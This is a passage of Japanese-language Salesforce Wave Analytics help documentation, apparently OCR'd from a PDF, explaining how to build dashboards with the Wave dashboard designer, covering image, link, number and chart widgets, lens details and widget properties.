
ヒント: バインドを使用して、さまざまなデータセットから作成されたウィジェットに facet を設定できます。詳細は、『Wave Analytics ダッシュボード JSON ガイド』を参照してください。

ダッシュボードへの画像の追加

ダッシュボードに画像を追加して利用者にコンテキストを提供し、ダッシュボードを読みやすくします。たとえば、ダッシュボードが複数の商品の売り上げを追跡するように設計されている場合は、商品をロゴで区別することを検討します。

1. 使用する画像を [ドキュメント] にアップロードし、[外部参照可] オプションを選択します。
   このオプションを選択しないと、画像がダッシュボードに表示されません。
2. アドレスバーの URL からドキュメントのレコード ID をコピーします。
3. ダッシュボードで、ボックスウィジェットをクリックして、レコード ID をウィジェットのプロパティの [画像ドキュメント ID] 項目に貼り付けます。

メモ: また、ボックスウィジェットを使用して、ダッシュボードのセクションを網掛けにしたり、ダッシュボードに背景色を追加したりすることもできます。たとえば、色付きの領域を使用して、主要な総計値と検索条件を強調表示できます。



これを行うには、画像を含めずに、ウィジェットのプロパティの [背景色] 項目で背景色を設定します。

関連トピック:

https://help.salesforce.com/apex/HTViewHelpDoc?id=docs_upload.htm

レンズおよび他のダッシュボードへのリンク

リンクを使用して、ダッシュボードを関連するレンズおよびダッシュボードに関連付けます。このウィジェットは、すべてを1つのダッシュボードにまとめるのではなく、複数のアセットで分析を分割する場合に便利です。また、データの分析経路を作成する場合にも役立ちます。

1. ダッシュボードで、リンクアイコンをクリックします。
2. ウィジェットのプロパティで、次のようなリンクのプロパティを指定します。

対象種別
リンクウィジェットが保存済みレンズ、保存済みダッシュボード、新規レンズのいずれにリンクされるかを指定します。

対象
リンク先のレンズまたはダッシュボードのアセットを指定します。

メモ: まだ Spring '16 で保存されていないダッシュボードでリンクウィジェットを作成しようとしたときに、選択リストにアセットが表示されていない場合、アセットを開いてから選択リストでアセットを探します。

ダッシュボードの状態を含める
有効の場合は、ステップがファセットされたウィジェットで行われた選択が、リンク先のレンズまたはダッシュボードに転送されます。ダッシュボードの状態の転送時に、Wave Analytics はソースダッシュボードのレンズと互換性のあるレンズがリンク先に存在することを検証します。

メモ: 次の場合は、Wave がダッシュボードの状態を転送しません。


- ソースレンズがファセットされていない。
- 対象レンズがソースレンズとは異なるデータセットを使用している。
- 別のダッシュボードにリンクしている場合、対象レンズがソースレンズとは異なるグルーピングを使用している。リンク先がレンズの場合、グルーピングによってダッシュボード状態の転送が回避されることはありません。

テキスト
リンク先アセットにアクセスするためにクリックするリンクの表示ラベルです。

ウィジェットのレンズに関する詳細の表示

ウィジェットに正しいデータが表示されていることを確認するには、ウィジェットのレンズに関する詳細を表示します。

1. 編集モードではなくプレゼンテーションモードでダッシュボードを表示しているときに、ウィジェットにマウスポインタを置き、[ ] をクリックします。




レンズの詳細が表示されます。

2. データセット、適用される次元、基準、検索条件、ウィジェットのレンズに関するその他の詳細を確認します。

ダッシュボードのクリップされたレンズの絞り込みまたは削除

ダッシュボードのクリップされたレンズを選定して、乱雑さを軽減します。クリップされたレンズのリストを絞り込んで、使用されていないレンズを表示し、ダッシュボードから削除できます。

1. クリップされたレンズメニューから、[すべてのレンズ]、[有効なレンズ]、または [未使用のレンズ] で絞り込みます。



2. レンズが使用されていない場合は、必要に応じて[ ]をクリックし、ダッシュボードからレンズを削除できます。

   レンズがWave Analyticsに保存されている場合、ダッシュボードから削除された後でもレンズは使用可能で、[レンズ] から開くことができます。

Wave ダッシュボードデザイナを使用したダッシュボードの作成

ビジネスの主な総計値を継続的に監視するWaveダッシュボードを作成して、地域、商品、期間といった主要なディメンションを基準に結果を分析します。情報を読みやすい形式に合成する対話型グラフを追加できます。低位のレコードの詳細を示すテーブルを追加し、列を作成して計算値を挿入できます。また、ダッシュボード閲覧者が結果に着目できるように、検索条件も追加できます。

Wave ダッシュボードデザイナは、デフォルトで有効になっています。アクセスできない場合は、システム管理者が無効にしている可能性があります。

Wave ダッシュボードは、連動してさまざまな角度からデータのストーリーを語るウィジェットのコレクションです。ダッシュボードに何を表示し、どのように動作させるかに応じて、重要業績評価指標、グラフ、テーブル、検索条件、画像など、さまざまなウィジェットを追加できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

Wave ダッシュボードデザイナでのダッシュボードの作成

定義済みのレイアウトテンプレートを使用してダッシュボードを作成できます。定義済みのテンプレートには、空のウィジェット (ステップが設定されていないウィジェット)、セクション、配色が用意されています。独自のレイアウトを作成する場合は、空白のテンプレートを選択します。

ダッシュボードへのウィジェットの追加

ウィジェットは、ダッシュボードの基本構成要素です。Wave ダッシュボードデザイナでは、重要業績評価指標の計算、ダッシュボードの結果の絞り込み、対話型グラフを使用したデータの視覚化、レコードレベルの詳細のテーブル表示などの機能を実行するさまざまなウィジェットを追加できます。

各種のデバイス固有のダッシュボードの生成

ウィジェットをダッシュボードに追加したら、ダッシュボードを表示可能な各デバイスのレイアウトを最適化します。たとえば、携帯電話のレイアウトからウィジェットを削除して、小型画面向けにダッシュボードのサイズを縮小することができます。また、1つのレイアウト上でウィジェットをあちこち動かすことができ、他のレイアウトに影響することもありません。

Wave ダッシュボードの作成時のキーボードショートカット

キーボードから、いくつかの基本的なアクションを実行できます。ダッシュボードデザイナのショートカットは、Classic デザイナを使用しているか、Wave ダッシュボードデザイナを使用しているかによって異なります。

関連トピック:

- ダッシュボードとは?
- 作成するダッシュボードの種類
- Wave ダッシュボードの作成のベストプラクティス
- Wave ダッシュボードデザイナを使用した容易なダッシュボード作成
- Classic デザイナを使用したダッシュボードの作成

Wave ダッシュボードデザイナでのダッシュボードの作成


定義済みのレイアウトテンプレートを使用してダッシュボードを作成できます。定義済みのテンプレートには、空のウィジェット(ステップが設定されていないウィジェット)、セクション、配色が用意されています。独自のレイアウトを作成する場合は、空白のテンプレートを選択します。

ユーザ権限


ダッシュボードを作成する

- 「Wave Analytics ダッシュボードの作成および編集」

1. ホームページから、[作成] > [ダッシュボード] を選択します。



2. テンプレートを選択して、[続行] をクリックします。
たとえば、[Wave ダッシュボードデザイナの空白のダッシュボード] を選択します。



空白のテンプレート以外に、ダッシュボードが事前設計されたテンプレートを選択することもできます。これらのダッシュボードは、Wave ダッシュボードデザイナ専用に作成されています。事前作成されたテンプレートには、空のウィジェット、セクション、配色が用意されています。

3. ダッシュボードを編集するには、 をクリックします。
4. 事前作成されたテンプレートを選択した場合、空のウィジェット内のアイコンをクリックすると、各ウィジェットにステップを追加できます。ウィザードの手順に従ってステップを追加していきます。
   ウィザードを完了後、ステップの結果に基づいてWaveによってウィジェットにデータが入力されます。また、ステップパネルにもステップが追加されます。
5. ダッシュボードをアプリケーションに保存するには、 をクリックします。
6. タイトルと説明を入力して、ダッシュボードを保存するアプリケーションを選択します。
   アプリケーションの権限により、各ユーザのダッシュボードへのアクセス権が決まります。適切なユーザにダッシュボードへの適切なアクセス権があることを確認するには、アプリケーション権限を確認します。
7. [保存] をクリックします。
8. をクリックし、[プロパティ] をクリックしてウィジェットのデフォルトプロパティを設定します。
   ウィジェットを作成するときに、ウィジェットでデフォルトプロパティを使用するかどうかを指定できます。デフォルトを使用すると、すべてのウィジェットの背景と境界線が統一されます。

ダッシュボードのプロパティ

これらのプロパティは、ウィジェットのデフォルトプロパティであり、各ウィジェットに適用すると見た目を統一できます。プロパティは、Wave ダッシュボードデザイナで作成されたダッシュボードのみに適用されます。

ダッシュボードのプロパティ

これらのプロパティは、ウィジェットのデフォルトプロパティであり、各ウィジェットに適用すると見た目を統一できます。プロパティは、Wave ダッシュボードデザイナで作成されたダッシュボードのみに適用されます。

プロパティ	説明
背景色	ウィジェットのデフォルトの背景色
境界線	ウィジェットの周囲のデフォルトの境界線
境界線の色	ウィジェットの境界線のデフォルトの色
境界線の幅	ウィジェットの境界線のデフォルトの幅 (ピクセル単位)
境界線の半径	ウィジェットの境界線の角部の丸み

ダッシュボードへのウィジェットの追加

ウィジェットは、ダッシュボードの基本構成要素です。Wave ダッシュボードデザイナでは、重要業績評価指標の計算、ダッシュボードの結果の絞り込み、対話型グラフを使用したデータの視覚化、レコードレベルの詳細のテーブル表示などの機能を実行するさまざまなウィジェットを追加できます。

一部のウィジェットはステップを必要とします。ステップはデータを返し、ウィジェットはそのデータの表示方法を決定します。たとえば、ステップで商談金額の平均を地域ごとに計算するとします。棒グラフウィジェットにその結果が棒グラフで表示され、それぞれの棒に各地域の金額の平均が示されます。ステップがファセットされている場合は、グラフの棒を選択すると、他のウィジェットが絞り込まれ、選択した地域の結果のみが表示されます。

ほとんどのウィジェッにも、ウィジェット (ソースステップを含む) を作成するためのウィザードがあります。また、独自のステップを作成してウィジェットに適用することもできます。複数のウィジェットで同じステップを使用できます。ただし、日付ウィジェットと範囲ウィジェットはこの例外で、他のウィジェットがステップを使用することはできません。


メモ: コンテナ、画像、テキスト、リンクの各ウィジェットは、データを表示しないため、ステップは不要です。

ウィジェットをダッシュボードに追加するときの考慮事項は、次のとおりです。

- デフォルトで、どのウィジェットも最大2,000のレコードを表示できます。ただし、値テーブルはこの例外であり、表示できるレコードは最大100です。SQL クエリの `limit` パラメータを設定すれば、制限を10,000レコードまで増やすことができます。SAQL クエリの編集についての詳細は、『Wave Analytics SAQL リファレンス』を参照してください。この制限はクエリの結果には影響せず、ウィジェットに表示される内容にのみ影響します。
- デザイナキャンバスでウィジェットを重ねることはできません。ただし、コンテナウィジェット内のウィジェットを除きます。

ウィジェットの表示方法を設定するには、[ウィジェット] タブでプロパティを設定します。たとえば、グラフウィジェットのデータ値と軸のタイトルを表示できます。また、デフォルトのウィジェットプロパティを適用

すると、同じ境界線や背景色が設定され、ウィジェットの見た目を統一できます。ウィジェットのプロパティはセクションに含まれています。矢印 (1) をクリックすると、各セクションを展開または折りたたむことができます。



ウィジェットがどのように動作するかを設定するには、[ステップ] タブでステップのプロパティを設定します。たとえば、ステップに複数の基準がある場合、ウィジェットにどの基準を表示するかを選択できます。ステップのプロパティを変更すると、そのステップに作成されたすべてのウィジェットに影響します。

数値ウィジェットの追加による主要な総計値の追加

オープンケースの合計数や商談金額の平均など、重要なビジネスの測定値を追跡するには、数値ウィジェットを使用します。特定の領域に着目するために結果を絞り込むことができます。また、結果をグループ化して、ディメンション間で比較できます。たとえば、過去 1 年間の商談金額の平均をフェーズごとに表示できます。

グラフウィジェットを追加してデータを視覚化

グラフウィジェットを使用して、視覚的でわかりやすいデータのサマリーを作成します。たとえば、ドーナツグラフに業種別の商談分布を示すことができます。グラフは対話型のため、ダッシュボード閲覧者がグラフの区分を選択して、ファセットされた他のウィジェットの結果を絞り込むことができます。

グローバル検索条件ウィジェットの追加によるデータセットレコードのダッシュボードからの除外

Wave ダッシュボードを閲覧するすべてのユーザに表示されるコンテンツを制限するには、グローバル検索条件ウィジェットを使用します。たとえば、グローバル検索条件を作成して、ダッシュボードに自分のチームに属するケースのみを表示できます。各ウィジェットに対してグローバル検索条件を適用するかどうかを指定できます。検索条件選択ウィジェットとは異なり、グローバル検索条件はダッシュボードのプレビュー中または表示中には変更できません。

検索条件選択ウィジェットの追加によるダッシュボード結果の動的な絞り込み

検索条件選択ウィジェットを使用すると、ダッシュボード閲覧者はWaveダッシュボードに適用する検索条件を選択できます。これらのウィジェットでは、ダッシュボードの結果を基準、日付、およびディメンション項目に基づいて絞り込むことができます。たとえば、リストウィジェットを追加して、閲覧者がダッシュボード結果を絞り込む地域を選択できるようにすることができます。

テーブルウィジェットの追加によるレコード詳細の表示と計算列の作成

Waveダッシュボードにレコードレベルの詳細を表示するには、テーブルウィジェットを使用します。たとえば、ダッシュボードにケースがクローズするまでの平均期間を表示できます。さらに、どのケースが最も長い間オープンになっているかを表示するには、テーブルを追加します。また、テーブルウィジェットを含めることによって、値を計算して新しい列として表示できます。

コンテナウィジェットの追加によるダッシュボードのセクションの作成

Waveダッシュボードのセクションは、関連するウィジェットをグループ化するために使用します。たとえば、コンテナウィジェットを使用してダッシュボードの左側に検索条件パネルを作成し、すべての検索条件選択ウィジェットを格納できます。検索条件パネルをダッシュボードの他の部分から区別するために、コンテナに背景色と境界線を適用できます。コンテナを移動すると、コンテナに含まれたウィジェットもスペースや配置を維持したままで移動します。

画像ウィジェットの追加によるダッシュボードでのグラフィックの表示

Waveダッシュボードにアイコン、ロゴ、またはグラフィックを追加するには画像ウィジェットを使用します。画像を使用することで、会社のロゴを使用してダッシュボードをブランド化したり、テキストを区切ったりすることができます。

テキストウィジェットの追加によるダッシュボードの一部へのラベル付け

Waveダッシュボードに表示ラベルを付けることによって、ユーザは何が表示されているかを理解できます。ダッシュボードを説明するテキストや、ウィジェットの使用に関する情報を提供するテキストも追加できます。

リンクウィジェットの追加による Wave レンズやダッシュボードへのリンク付け

ユーザが辿れるパスを作成したり、関連する分析をリンクしたりするには、他のWaveダッシュボードやレンズへのリンクを追加します。考えられるすべての主要業績指標、グラフ、およびテーブルを1つのダッシュボードに詰め込むのではなく、コンテンツを複数のダッシュボードに分割し、リンクウィジェットを使用してそれらを1つにまとめることで、ダッシュボード閲覧者は、乱雑なダッシュボードで何に注目すればよいか悩む必要がなくなります。

Wave ダッシュボードデザイナでのステップの作成

探索からレンズをクリップすることのほか、Waveダッシュボードデザイナでステップを作成することができます。ステップは、ウィザードの使用と手動の2種類の方法で作成できます。

ダッシュボードのウィジェットプロパティ

ウィジェットのプロパティは、ウィジェットがWaveダッシュボードにどのように表示されるかを定義します。たとえば、表示ラベル、背景、境界線を適用できます。ウィジェットの外観を統一するには、レイアウトにデフォルトのウィジェットプロパティを設定して、各ウィジェットに割り当てます。ウィジェットプロパティは、ウィジェットタイプやウィジェットの作成に使用するデザイナによって異なります。ここにリストするプロパティは、Waveダッシュボードデザイナで作成されたウィジェットのみに適用されます。

ダッシュボードのステップのプロパティ

ステップのプロパティは、ウィジェットに表示される結果を返すクエリを定義します。また、Wave ダッシュボードでウィジェットがどのように動作し、他のウィジェットとどのように連動するかも指定します。プロパティは、Wave ダッシュボードデザイナで作成されたダッシュボードのみに適用されます。

数値ウィジェットの追加による主要な総計値の追加


オープンケースの合計数や商談金額の平均など、重要なビジネスの測定値を追跡するには、数値ウィジェットを使用します。特定の領域に着目するために結果を絞り込むことができます。また、結果をグループ化して、ディメンション間で比較できます。たとえば、過去1年間の商談金額の平均をフェーズごとに表示できます。

数値ウィジェットには、1つ以上の基準を含むステップが必要です。ステップに複数の基準がある場合には、どの基準を表示するかを選択できます。デフォルトでは、最初のウィジェットが表示されます。グルーピングを含める場合は、ウィジェットには最初に定義されたグルーピングの最初のグループの基準が表示されます。

1. 数値ウィジェットをダッシュボードキャンバスにドラッグします。
2. ウィジェットの既存のステップを使用するには、ステップパネルからステップをドラッグして、ウィジェットの上に配置します。

   ステップパネルが表示されない場合は、ダッシュボードヘッダーをクリックして表示します。
3. ステップを作成する手順は、次のとおりです。
   a. ウィジェット内のボタンをクリックして、ウィザードを開きます。
      [データセットを選択] 画面が表示され、データセットが最後に使用した順に示されます。

      メモ: 代わりに棒グラフをエクスプローラに表示する場合は、Wave でウィジェットの前回のステップの作成に使用したデータセットが選択されます。異なるデータセットを使用するには、エクスプローラモーダルを閉じ、ステップパネルの [ステップを作成] をクリックします。



b. 基準を含むデータセットを選択します。データセットを見つけるのが難しい場合は、検索ボックスに入力します。
エクスプローラに棒グラフが表示され、[行数] 基準が示されます。

c. ウィジェットに表示する基準を追加します。


基準を追加するには、 + Measure をクリックします。基準を変更するには、エクスプローラで基準を選択して、新しい基準を選択します。

d. 必要に応じて、[絞り込み] をクリックして結果を絞り込みます。
複数の検索条件を追加できます。

e. [保存] をクリックします。
Wave がステップをステップパネルに追加して、ダッシュボード内の他のウィジェットが使用できるようにします。さらに、ウィジェットには計算された基準が表示されます。

4. ウィジェットおよびステップのプロパティを変更するには、ウィジェットをクリックします。

[ウィジェット]パネルでは、ウィジェットプロパティがセクションごとにグループ化されます。そのため、一部のプロパティを見落とすことがありません(一部のセクションがデフォルトで折りたたまれている可能性があります)。セクションを展開するまたは折たたむには、セクションヘッダーの横にある矢印をクリックします。



5. ウィジェットの外観をカスタマイズするには、ウィジェットプロパティを設定します。
   プロパティを設定すると、変更がウィジェットに直ちに反映されます。
6. ステップのプロパティを表示および設定するには、パネルの [ステップ] をクリックします。
7. ダッシュボードへの変更をプレビューするには、 をクリックします。
8. ダッシュボードへの変更を保存するには、 をクリックします。

   重要: 保存せずにダッシュボードを閉じると、変更内容が失われます。

関連トピック:

- ダッシュボードのウィジェットプロパティ
- ダッシュボードのステップのプロパティ
- Wave ダッシュボードデザイナでのステップの作成

グラフウィジェットを追加してデータを視覚化

グラフウィジェットを使用して、視覚的でわかりやすいデータのサマリーを作成します。たとえば、ドーナツグラフに業種別の商談分布を示すことができます。グラフは対話型のため、ダッシュボード閲覧者がグラフの区分を選択して、ファセットされた他のウィジェットの結果を絞り込むことができます。

Wave では複数の種類のグラフがサポートされています。種類ごとに独自のウィジェットプロパティとステップ要件が設定されています。各種のグラフについての詳細は、「グラフによるデータの視覚化」を参照してください。

メモ: Wave ダッシュボードデザイナでは、エクスプローラや Classic デザイナとは異なり、平行座標、横方向のドットプロット、縦方向のドットプロット、マトリックスの種類のグラフがサポートされていません。これらの種類のグラフでステップを作成することはできますが、グラフウィジェットに追加するときに Wave ダッシュボードデザイナによって棒グラフに変換されます。


このウィジェットで選択を行うと、ステップがファセットされた他のウィジェットの結果が絞り込まれます。単一選択または複数選択の受け入れや、選択が省略可能か必須かの指定など、このウィジェットのステップを

設定できます。また、ダッシュボードを開いたときに適用される初期選択も設定できます。ダッシュボードを閲覧中に、選択を元に戻すことや、結果を異なる方法で絞り込むことができます。

メモ: このウィジェットで他のウィジェットを絞り込めるようにするには、そのステップのファセットを有効にする必要があります。

1. グラフウィジェットをダッシュボードキャンバスにドラッグします。
2. ウィジェットの既存のステップを使用するには、ステップパネルからステップをドラッグして、ウィジェットの上に配置します。
   ステップパネルが表示されない場合は、ダッシュボードヘッダーをクリックして表示します。
3. ステップを作成する手順は、次のとおりです。
   a. ウィジェット内のボタンをクリックして、ウィザードを開きます。
      [データセットを選択] 画面が表示され、データセットが最後に使用した順に示されます。

      メモ: 代わりに棒グラフをエクスプローラに表示する場合は、Wave でウィジェットの前回のステップの作成に使用したデータセットが選択されます。異なるデータセットを使用するには、エクスプローラモーダルを閉じ、ステップパネルの [ステップを作成] をクリックします。



   b. グラフを作成するデータセットを選択します。
      エクスプローラに棒グラフが表示され、[行数] 基準が示されます。
   c. ウィジェットに表示する基準を追加します。

